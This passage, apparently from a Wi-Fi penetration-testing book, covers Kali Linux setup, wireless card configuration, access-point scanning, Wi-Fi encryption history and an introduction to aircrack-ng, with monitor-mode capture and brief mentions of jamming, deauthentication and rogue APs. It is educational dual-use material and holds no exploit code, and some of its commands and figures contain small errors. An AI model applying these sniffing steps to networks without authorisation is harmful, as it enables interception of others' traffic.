
Kali Linux installs its boot information to Master boot record while replacing any previous OS's (generally Windows) boot info. it is then added to **option menu** at start up to choose from which OS to boot.
So, a corrupted GRUB loader means, an unusable list of OSes.

Q. What you need to do?
Delete the main and swap partition.

Follow step-by-step, or you might end up deleting your sensitive data:

1. Right click on **Computer** > **Manage**.
2. Storage > **Disk management** on the left panel.

You should see something like this:



Partition size may vary.
Right click on **Main partition** then click on **Delete volume.**
A Window will appear. click on **delete**. This will delete both Main and associated Swap partition.


It will create an unallocated partition (~46 GB in this case).
Restart your system.
Boot from Kali Linux USB.
Run Live or install.
Voila!
You are done with your Kali Linux installation.

Setting up Wireless Adapter

Setting an Alfa card in Kali Linux is pretty easy as all the required drivers comes pre-installed to enable packet injection and packet sniffing.
Being a purpose specific card, Alfa card does not need any configuration in Kali Linux. It is a Plug-and-play device. However, if you try to use Alfa card in windows <10 you'll have to install drivers from the CD (In the Box).
For Driver compatibility issues: Go here

Follow the step-by-step instructions to set up your card:

Step 1:
Plug in your Alfa card into the laptop.
VMWare > VM > Removable Devices > *Wi-Fi Card* > **Connect (Disconnect from host)**



Here, Windows is the host machine for any VMWare OS. To connect and access Alfa card inside of Virtual Machine we have to disconnect it from the host system(Windows).

Step 2:
Log into Kali Desktop.
Right click > "**Open Terminal**" and type **iwconfig**.

You will see something like this:

```
eth0      no wireless extensions.
lo        no wireless extensions.
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=27 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

wlan0 is the wireless interface created for the Alfa card.
To check the current state of interface, run *ifconfig*

```
eth0      Link encap:Ethernet  HWaddr 18:03:73:9b:fe:0f
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

When you run **ifconfig,** it shows interfaces which are up/active. Wlan0 is not active at the moment. Put it up with command:

```
ifconfig wlan0 up
ifconfig wlan0
```

```
wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3b:34:b6
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:269 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17324 (16.9 KiB)  TX bytes:3792 (3.7 KiB)
```

The MAC address *00:c0:ca:3b:34:b6* should match the MAC address printed under your Alfa card. This is a quick check to ensure you have enabled the correct interface. In case you are using alfa card on Kali Linux installed directly on PC.

Configuring Alfa card

We will now check whether your Alfa card is working properly, scanning and detecting access points to ensure that in future we do not face any issues related to scanning.

Follow these steps to connect your wireless adapter to access point.

Scan the air with core utility

Iwlist is a tool that comes pre-installed on almost every Linux system in the package *core-utils*. This is the same package that gives you all the useful commands like *ls*, *ps*, *mv*, *iw*. What if you are stuck with a stock device with no internet access? How'd you pentest? With core utilities!

Step 0:

Kill the network-manager to avoid NIC management issues

```
service network-manager stop
```

Step 1:

Scan the air for available access points.

```
iwlist wlan0 scan
```

Output:

```
wlan0     Scan completed :
          Cell 01 - Address: FC:DD:55:08:4F:C2
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=70/70  Signal level=-31 dBm
                    Encryption key:on
                    ESSID:"rootsh3ll"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=00000003dee43bf3
                    Extra: Last beacon: 36ms ago
                    IE: Unknown: 0009726F6F747368336C6C
                    IE: Unknown: 010882848B962430486C
                    IE: Unknown: 030106
                    IE: Unknown: 2A0100
                    IE: Unknown: 2F0100
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 32040C121860
                    IE: Unknown: 2D1A001119FF00000000000000000000000000000000000000000000
                    IE: Unknown: 3D160608040000000000000000000000000000000000000000
                    IE: Unknown: DD09001018020200040000
                    IE: Unknown: DD180050F2020101800003A4000027A4000042435E0062322F00
          Cell 02 - Address: D8:FE:E3:7B:40:A0
                    Channel:9
                    Frequency:2.452 GHz (Channel 9)
                    Quality=47/70  Signal level=-63 dBm
                    Encryption key:on
                    ESSID:"ravi@wifi"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0000000436eb8c36
                    Extra: Last beacon: 36ms ago
                    IE: Unknown: 0009726176694077696669
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030109
                    IE: Unknown: 2A0100
                    IE: Unknown: 32043048606C
                    IE: Unknown: 2D1A2C181EFF00000000000000000000000000000000000000000000
                    IE: Unknown: 3D1609000000000000000000000000000000000000000000
                    IE: WPA Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : TKIP CCMP
                        Authentication Suites (1) : PSK
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : TKIP CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: DD180050F2020101800003A4000027A4000042435E0062322F00
                    IE: Unknown:
DD1E00904C332C181EFF00000000000000000000000000000000000000000000
                    IE: Unknown: DD1A00904C3409000000000000000000000000000000000000000000
                    IE: Unknown: DD0600E04C020160
                    IE: Unknown:
DD930050F204104A0001101044000102103B0001031047001063041253101920061228D8FEE37B40A0102100124
42D4C696E6B20436F72706F726174696F6E1023000D442D4C696E6B20526F75746572102400084449522D363030
4C1042000D32303037303431332D303030311054000800060050F2040001101100084449522D3630304C1008000
226881049000600372A000120
```

The output is very much cluttered. so, we need to filter the output using *iwlist* utility.

```
iwlist wlan0 scan | grep ESSID
```

Output:

```
       ESSID:"rootsh3ll"
       ESSID:"ravi@wifi"
```

Command Breakdown:

iwlist wlan0 scan:	*Scan* wireless interface *wlan0*, using *iwlist* utility
| grep ESSID:	Pipe the output to grep using |. Filter lines that contains ESSID string

ESSID: **E**xtended basic **S**ervice **S**et **ID**entifier, also called as *Access point name*.
Alfa card successfully scanned for all available Access points in the vicinity

1. rootsh3ll:
2. ravi@wifi

Connecting to Wi-Fi hotspot via Terminal

Connect to *rootsh3ll* (Your personal Wi-Fi hotspot)

- Create configuration file
- wpa_passphrase [ssid] [passphrase] > wpa.conf

Kill network-manager:
Service network-manager stop
Install *wpa_supplicant*, if necessary:

```
sudo apt-get install wpasupplicant
```

```
wpa_passphrase rootsh3ll iamrootsh3ll > wpa.conf
```

Display wpa.conf contents

```
cat wpa.conf
```

```
network={
    ssid="rootsh3ll"
    #psk="iamrootsh3ll"
    psk=1f4b02fe4c82f4e0262e6097e7bad1f19283b6687f084f73331db86c62498b40
}
```

Now connect WIFI with the base station(hotspot)

```
wpa_supplicant -D nl80211 -i wlan0 -c wpa.conf
```

Output:

```
Successfully initialized wpa_supplicant
wlan0: SME: Trying to authenticate with ec:1a:59:43:3f:fd (SSID='rootsh3ll' freq=2437 MHz)
wlan0: Trying to associate with ec:1a:59:43:3f:fd (SSID='rootsh3ll' freq=2437 MHz)
wlan0: Associated with ec:1a:59:43:3f:fd
wlan0: WPA: Key negotiation completed with ec:1a:59:43:3f:fd [PTK=CCMP GTK=CCMP]
wlan0: CTRL-EVENT-CONNECTED - Connection to ec:1a:59:43:3f:fd completed [id=0 id_str=]
```

Command Breakdown:

wpa_supplicant: Stock utility to associate the wireless cards with access points from terminal

-D nl80211:	Wireless drivers to carry the authentication/association process.
-i wlan0:	Wireless interface to use. Yours might be different.
-c wpa.conf:	Configuration file created with wpa_passphrase utility.

That's all the setting you need to preserve to save time. Let's get into the mechanics of fake AP now

wpa_supplicant can only connect to WPA/2 type networks. To connect WEP you can use iwconfig.

Syntax: *iwconfig <interface> essid <ESSID> channel <#>*

Example:

```
iwconfig wlan0 essid rootsh3ll channel 11
```

To verify that you are connected, use

```
ifconfig wlan0
```

Output should look like this:

```
wlan0      IEEE 802.11bgn  ESSID:"rootsh3ll"
           Mode:Managed Frequency:2.462 GHz Access Point: ec:1a:59:43:3f:fd
           Bit Rate=18 Mb/s   Tx-Power=20 dBm
           Retry  long limit:7   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality=70/70  Signal level=-32 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:7   Missed beacon:0
```

Pro Tip

Scan the APs for targeted ESSID, BSSID, Channel no., Signal strength etc.
Filter *iwlist* output by ESSID and channel number for instance

```
iwlist wlan0 scan | grep -i “essid\| channel:”
```

Command Breakdown:

iwlist wlan0 scan:	*Scan* wireless interface *wlan0*
| grep -I	Pipe the output to grep using ‘|’ while ignoring the character case (-i)
“**essid\\\| channel:**”	Filter for keywords essid and Channel**:** Note the colon along *channel* and no space after the keyword itself. It prevents output from unnecessary lines. Every filter should be written in quotes. Pipe operator is used as an OR operator. Which means grep will display a line which contain strings essid OR channel**:** (case-insensitive). A backslash \ is used to prevent OR operator to act as pipe. This is called escape character. It is used to escape characters like spaces, quotes and other characters meaningful to the shell syntax. Observe the output and experiment with distinct keywords, with \\\| to optimise for desired output.
--color	(*Optional*) to highlight strings in red

Take it to next level…

```
iwlist wlan0 scan | grep -i --color "essid\| channel:\|quality\|address"
```

Output:

```
          Cell 01 - Address: EC:1A:59:43:3F:FD
                    Channel:1
                    Quality=63/70  Signal level=-47 dBm
                    ESSID:"rootsh3ll"
          Cell 02 - Address: 3C:1E:04:22:22:ED
                    Channel:1
                    Quality=41/70  Signal level=-69 dBm
                    ESSID:"anshu"
          Cell 03 - Address: DE:1A:C5:B6:1D:E2
                    Channel:1
                    Quality=39/70  Signal level=-71 dBm
                    ESSID:"sareen"
```

Interface doesn't support scanning: Device or resource busy

A utility called network-manager that manages all the connections, their association, disassociation etc all by itself. When you scan the air with iwlist, you asking for controlling a Network Interface Card(NIC) and it clashes with the network-manager.
network-manager utility puts the card in managed mode and scan APs with better signal strength (in background) itself, resulting in clash for you to prevent hopping between channels and scan the air.
So, make sure to kill it.
service network-manager stop

Summary

This chapter provided with detailed instruction on How to install Kali Linux in VMWare workstation. Also, in the process, you have learned the basic steps towards:

- Installing Kali Linux in VMWare/HD and exploring other options like disconnecting wireless adapter from host
- Configuring Alfa card using command line
- Scanning the air and detecting the available access points, using Terminal
- Scanning the air like a ninja for targeted reconnaissance.

It is important to understand each and every command used in the tutorial, if you didn't gain confidence in installing the system and configuring the Alfa card, I would rather recommend you to repeat this chapter a couple of times.

In later chapters, we will be covering more complicated scenarios.

1 Understanding Basics of Wi-Fi networks

Wireless networks(Wi-Fi) and its need

Before getting into the practical details, I would like to tell you that this chapter will be completely theoretical and is solely written for the deeper understanding of the Wi-Fi and its security mechanism.
This chapter will take you through the beginning of the Wi-Fi, how wireless interfaces works, how Wi-Fi is different and better from Bluetooth (not only in terms of Transfer Speed), You will also learn similarity between all the Wireless devices.

So, I would like you to read this chapter thoroughly, because this build you a strong foundation in wireless networking, raise your capabilities and will be very helpful in your life, especially your Security related career.

Let’s get started,

What is Wi-Fi?

Wi-Fi is the name of the popular wireless networking technology that uses radio waves to propagate through air for providing High-Speed Internet and network connections reducing uses of wires effectively. see Webopedia

What is the need for Wi-Fi?

World has always been moving towards the better. And according to the statistics it is clear that in next 5 years a large population will be using wireless devices for the purpose like storing data, streaming music, accessing high-speed Internet etc.

Wireless technology not only saves the element used to manufacture the wires but also provides way much lesser installation cost of the devices, since there is no wire for per-device installation but just some information to be registered, which is perhaps matter of a few minutes.

As we see today wireless devices have become an essential part for one's life. Over time, it is going to expand to as much people as it can.
Hence, more wireless device, more the vulnerabilities and more the need for Wi-Fi Security Experts.

Types of encryption and their need

For data security, Wi-Fi access points encrypt the data packets with a cryptographic algorithm to prevent eavesdropping and other kind of security breach to some extent. Though each of them have some sort of vulnerability. Before exploitation of those vulnerabilities let us see the encryption types and policies.

What are the types of encryption?

WLAN [Wireless Local Area Network] can be secured using 3 security protocols

1. WEP – Wired Equivalent Privacy
2. WPA – Wi-Fi Protected Access
3. WPA2 – Wi-Fi Protected Access II

All the 3 protocols have their own encryption methods better than the previous.

- WEP – Uses RC4 algorithm for encrypting data packets
- WPA – Uses TKIP encryption, based on WEP
- WPA2 – Uses AES, most secured and unbroken at this point

What is the need?

In 1997, Wi-Fi Alliance released the first security standard for the wireless networks i.e. WEP, but sooner in 2001 WEP was broken twice leading to the password recovery/hacking of the wireless network. Then again in 2002 A security researcher discovered a security flaw in WEP. WEP was broken beyond repair at this point.
This was the time IEEE committee said that they need a quick patch for WEP.
In 2003 WPA, an intermediate solution for WEP was released.
WPA was supposed to run on the same hardware supported by WEP. All what one needed to do is a firmware update.
Some key things to note:

- WPA uses TKIP encryption, which wraps up over the WEP packets to clean some vulnerabilities discovered earlier and provide a better security. So, it was basically based on WEP.
- Hardware changes were not mandatory for WPA, as it was supposed to fix the vulnerability of the router that had already been shipped.
- At the same time Wi-Fi alliance started working on the much-secured protocol of Wi-Fi which was named WPA2.

A year later, in September 2004 Wi-Fi Alliance released the most secured version of the Wireless security i.e. WPA2

How WPA2 is different from WPA?

- There are some basic differences between the two:
- WPA2 uses AES for packet encryption, it is perhaps most secured encryption method available and unbroken at this point.
- Hardware changes are mandatory for running WPA2.
- Released as the new standard for Wireless devices and from march 2006 WPA2 certification is mandatory for all new devices to bear the Wi-Fi trademark.

Understanding Public and Private IP

As the heading suggests, there are 2 types of IP addresses for a computer connected to a network.

Public IP

A computer on the Internet is identified by a unique 32-bit address, Public IP. IP addresses are publicly registered with Network Information Centre (NIC) to avoid IP conflicts. Computer on router protected Local Area Network (LAN) need not to be accessed by the public, for this reason NIC has reserved certain addresses that can never be registered publicly. Those addresses are called

Private IP

IP address of a computer inside a W/LAN. example, 192.168.1.101
Certain addresses reserved by the NIC are divided into 3 classes of Private IPs:


Classes, Subnet and Pool Size

Network Class	IP Address Range	Subnet mask	Maximum Hosts	Use
A	`10.0.0.0 - 10.255.255.255`	`255.0.0.0`	`16,777,216`	`For large networks spread across cities`
B	`172.16.0.0 - 172.31.255.255`	`255.255.0.0`	`1,048,576`	`For networks like Universities`
C	`192.168.0.0 - 192.168.255.255`	`255.255.255.0`	`65,536`	`Perfect for home routers!`

Private IP addresses are assigned to the client devices connected to the router**.** A client device can be your Laptop, Mobile, Tablet, anything which is capable of wireless.

How to Check Public IP?

Just google “my ip”. It will show your Publicly exposed IP address.



About 18,80,00,000 results (1.00 seconds)

103.211.54.232
Your public IP address

Learn more about IP addresses

Uses of Public IP

Apart from just locating the device over the Internet, Public IP play a significant role in

Reverse IP lookup

It is often called Reverse IP domain check. What happens is, you enter a domain name, say **google.com** and the Reverse IP tool will check the IP address of google.com [216.58.192.46] and then will check other sites known to be hosted on the same web address.

DNS Lookup

Websites like who.is allows us to check the name server of a website and other interesting stuff with that. This is by far one of the best and most useful website for the hackers!

Find IP location or IP geolocation

Simple just google “find ip location” or go to this website: iplocation.net.
It will show all the details related to your public IP. You can see your location on google maps also. Keep looking! you’ll find much interesting stuff.

Stuff with Private IPs? We will be performing them along the series. Stay tuned!

Possible attacks on a Wi-Fi Access Point (AP)

Even if you are not connected to the network as you don’t have the key, you can still perform attacks on the WLAN or the connected clients(Devices).
A few information that always remains unencrypted are:

1. **ESSID**, or AP name. “rootsh3ll” in our case.

2. **BSSID**, Client’s MAC address
3. Router’s MAC address
4. **Channel**, on which the Access point is operating.
5. **Encryption type**, WEP, WPA/WPA2 or WPS

An attacker can leverage this info to perform possible attacks to

- Jam the network
- Disconnect legitimate client
- Force the client to connect to hacker created Access point, or create a honeypot

Future of Wi-Fi

As the world is moving from the Wired to wireless(better) devices and also the wireless devices are exponentially becoming faster, better, cheaper the future of Wi-Fi is very much bright.

As you might have seen Apple’s infamous MacBook. It has just a single port(USB-C) for charging, as Wireless charging is not available at this moment. Any kind of data transfer to/through the MacBook has to be wireless. It can be:

- Listening to music
- Storing data on SSD
- Accessing Internet etc.

Crucial part is, storing data on SSD wirelessly might be slower than Storing with wires (USB 3.0). But the good news is MacBook and many new routers are now capable of 802.11ac type networking. Which is 3X faster than the type-n networking. So, storing data wirelessly is going to be amazingly easier not only on MacBook but on every device, that will support type-ac networking.

2

Cracking the Wireless Network Security

Introduction to Aircrack-ng Suite of Tools

What is Aircrack-ng?

Aircrack-ng is a suite of tools used by beginners and experts for wireless sniffing, cracking and creating rogue access points.
Conventional definition goes like:
Aircrack-ng is an 802.11 WEP and WPA/2-PSK keys cracking program that can recover keys once enough data packets have been captured.

Aircrack-ng suite includes tools like:

- Airmon-ng
- Airodump-ng
- Airbase-ng
- Aireplay-ng
- Airolib-ng
- Aircrack-ng

We will discuss about the tools above, as they are most frequently used tools and used in almost every wireless pentest.
Aircrack-ng comes for Linux, Mac, and Windows and comes pre-installed in Kali Linux. We can manually install Aircrack-ng on Linux, Mac or Windows.

Download Aircrack-ng

Latest version of Aircrack-ng can be downloaded from its official site, Aircrack-ng.org
For Linux and Mac, it can be installed from source code, and
For Windows, Aircrack-ng provides pre-compiled binaries. You can download the zip here

Install Aircrack-ng

In Windows, Aircrack-ng comes in a download-and-execute pre-compiled binary package.

Installing on Windows:

Unzip aircrack-ng*.zip (**aircrack-ng-1.2-rc4-win.zip**, as latest version)
Steps to use:

1. Open extracted aircrack-ng folder
2. Press and hold [Shift] key and right-click anywhere
3. Select "Open command window here"
4. Enter dir for list of files and folders
5. Enter any command for a help menu

Here is complete tutorial on installing on windows
There are 2 ways of installing Aircrack-ng in Linux:

- Using default package installer, with repositories, or
- Using source code

We will take an example of

Installing on Linux

O.S.	via Package Manager	via Source Code
Ubuntu	*sudo apt-get install aircrack-ng*	cd ~/Desktop/ wget http://download.aircrack-ng.org/aircrack-ng-1.2-rc4.tar.gz
Red Hat	*sudo yum install aircrack-ng*	tar zxvf aircrack-ng*.tar.gz cd aircrack-ng-*/
Arch Linux	*sudo pacman install aircrack-ng*	make sqlite=true make sqlite=true install

Parameter **sqlite=true** is to add Airolib-ng support in the Aircrack-ng. We will see the use of Airolib-ng for speeding up WPA2 cracking in upcoming chapters.

Now let's start using the aircrack-ng suite of tools

1. Make sure your wireless card is connected. Then open Terminal.
2. Type **ifconfig** and check your wireless interface, **wlan0** in my case and we will be using **wlan0** in the tutorial

```
ifconfig wlan0
```

```
wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3b:34:b6
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::2c0:caff:fe5a:34b6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4437 (4.3 KiB)  TX bytes:3506 (3.4 KiB)
```

If you type **iwconfig wlan0** you should get something like this:

```
iwconfig wlan0
```

```
wlan0     IEEE 802.11bgn  ESSID:"rootsh3ll"
          Mode:Managed  Frequency:2.462 GHz  Access Point: FF:DD:32:08:6D:C2
<--------------------------SNIP-------------------------->
```

You can see **Mode: Managed**, now

What is managed mode?

By default, our wireless card works on **Managed mode** i.e. it will only accept the traffic from the Access point it is associated(connected) to. All the other irrelevant packets will be dropped for reducing processing load for the router.

And for Wireless sniffing our card has to be in monitor mode so that it can receive traffic from any Wireless network without associating with it.
Here comes the first tool of Aircrack-ng suite of tools.

Airmon-ng

airmon-ng is used to put the wireless card from Managed to Monitor mode and Vice-versa.
It is also used to prevent wireless pentest for getting into any trouble with existing utilities, like network-manager, wpa_supplicant, etc.
Just check and kill all the processes that could cause issues before Wi-Fi pentest.

```
airmon-ng check kill
```

It fixes almost all the issues you'd face during pentest otherwise.
Let's see how to put wireless card into monitor mode.

Put card into Monitor mode:

```
airmon-ng start wlan0
```

It will create an interface with name **wlan0mon**, check using *ifconfig*.

Put card into Managed mode:

```
airmon-ng stop wlan0mon
```

Here *wlan0mon* can be replaced by *wlan0mon*, *wlan1mon*, etc. If multiple monitor interfaces are running.
Now we need to start sniffing the air. It can be done using

Airodump-ng

Airodump-ng allows us to

- Sniff the air using **monitor mode** (*wlan0mon*) interface
- Dumping the captured packets into a ".cap" file, and
- Lots of INFORMATION!!!

Let's start airodump-ng

```
airodump-ng mon0
```

This is the basic command to run airodump-ng on wlan0mon interface.

It will show an output screen like this:

```
CH  4 ][ Elapsed: 24 s ][ 2017-06-25 00:45
 BSSID              PWR    Beacons  #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
 D8:55:A3:B1:8B:FF  -40    11        18    0     6    54e  WPA   CCMP   PSK  harry@
 FC:DD:32:08:6D:C2  -67    13        80    0     11   54e  WPA2  CCMP   PSK  rootsh3ll
 80:D0:9B:DE:15:EE  -74    2         0     0     1    54e  WPA2  CCMP   PSK  .com

 BSSID              STATION                 PWR    Rate    Lost   Frames   Probe
 D8:55:A3:B1:8B:FF  34:31:11:63:CE:96       -74    5e 5e   0      19
 FC:DD:32:08:6D:C2  00:C0:CA:3b:34:B6        0     0e- 1   0      272      rootsh3ll
 FC:DD:55:08:6D:C2  30:A8:DB:C6:88:13       -127   0e- 0e  10     81
```

We will cover the important information from the above output.

Line	Segment	Meaning
1	**Ch 4**	Card's frequency at the moment. A wireless card is a type of radio; it can work on one channel at a time. You'll see the variable channel no. in airodump-ng output. It's called **Time Division Multiplexing**.
2	**BSSID**	**B**asic **S**ervice **S**et **ID**entifier: MAC/Physical address of AP
	PWR	Signal strength of listed network, SI unit is **dBm.** Closer to zero, the better.
	ENC	Encryption schema. could be Open, WEP, WPA/WPA2
	ESSID	Extended **S**ervice **S**et **Id**entifier or Access Point name
7	**Station**	Client associated with corresponding BSSID
	Probe	Client send probe requests packets for an Access Point(*rootsh3ll*) it was previously connected to, see Line 13.

Hit CTRL-C to stop scanning.
Data packets can also be captured and saved into file using **-w** option with airodump-ng.

Example:

```
airodump-ng mon0 -w test_data_capture
```

Hit ^C to quit and list the captured data files **ls test_data_capture***

```
ls test_data_capture-01.*
```

```
test_data_capture-01.cap            test_data_capture-01.csv
test_data_capture-01.kismet.csv     test_data_capture-01.kismet.netxml
```

airodump-ng has saved the output in .cap, csv and netxml formats.
We will use .cap file for our cracking process.
Above steps have to be followed in every Pentest we will do. We will see the use of remaining tools

- Airbase-ng
- Aireplay-ng
- Airolib-ng
- Aircrack-ng

in upcoming chapters, accordingly.

Conclusion

We learned to install aircrack-ng on Linux and windows systems. Putting wireless card on monitor mode and scanning the air and saving the information to a file for future use. as it will be used in WEP and WPA/WPA2 cracking.

Introduction to Wireshark

Wireshark is a free and open-source packet analyser. It is one of the most powerful and popular tools used by pentesters as well as network administrators for

- Network troubleshooting
- Packet Analysis
- Software and communications protocol development, and
- Education

As for analysis, it is used to inspect packets passing through the network interface which could be your Ethernet, LAN, Wi-Fi, USB (storage or modem). In other words, Wireshark is a packet sniffer for the pentesters.

From the perspective of a pentester, Wireshark is a

- Packet sniffer
- Network analyser
- Network performance monitoring tool
- Protocol analyser

The series of data that Wireshark inspects are called 'frames' which includes 'packets'. Wireshark has the ability to capture all the packets passing through the network interface and decode them for analysis.

Data frame may be encrypted or in clear-text, example beacon frame

Octets	2	2	6	6	6	2	6	0 - 2312	4
	FC	**D/I**	**Address**	**Address**	**Address**	**SC**	**Address**	**Frame body**	**CRC**

This table shows MAC Frame format

Reverse Acronym:

FC :	Frame Control
D/I:	Duration/connection ID
SC :	Sequence Control
CRC:	Cyclic Redundancy Check

The following excerpt from William Stalling's Data and Computer Communications explains these fields:

> **Frame Control**: Indicates the type of frame (control, management, or data) and provides control information. Control information includes whether the frame is to or from a DS, fragmentation information, and privacy information.
>
> **Duration/Connection ID**: If used as a duration field, indicates the time (in microseconds) the channel will be allocated for successful transmission of a MAC frame. In some control frames, this field contains an association, or connection,

identifier.
Addresses: The number and meaning of the 48-bit address fields depend on context. The transmitter address and receiver address are the MAC addresses of stations joined to the BSS that are transmitting and receiving frames over the wireless LAN. The service set ID (SSID) identifies the wireless LAN over which a frame is transmitted. For an IBSS, the SSID is a random number generated at the time the network is formed. For a wireless LAN that is part of a larger configuration the SSID identifies the BSS over which the frame is transmitted; specifically, the SSID is the MAC-level address of the AP for this BSS.
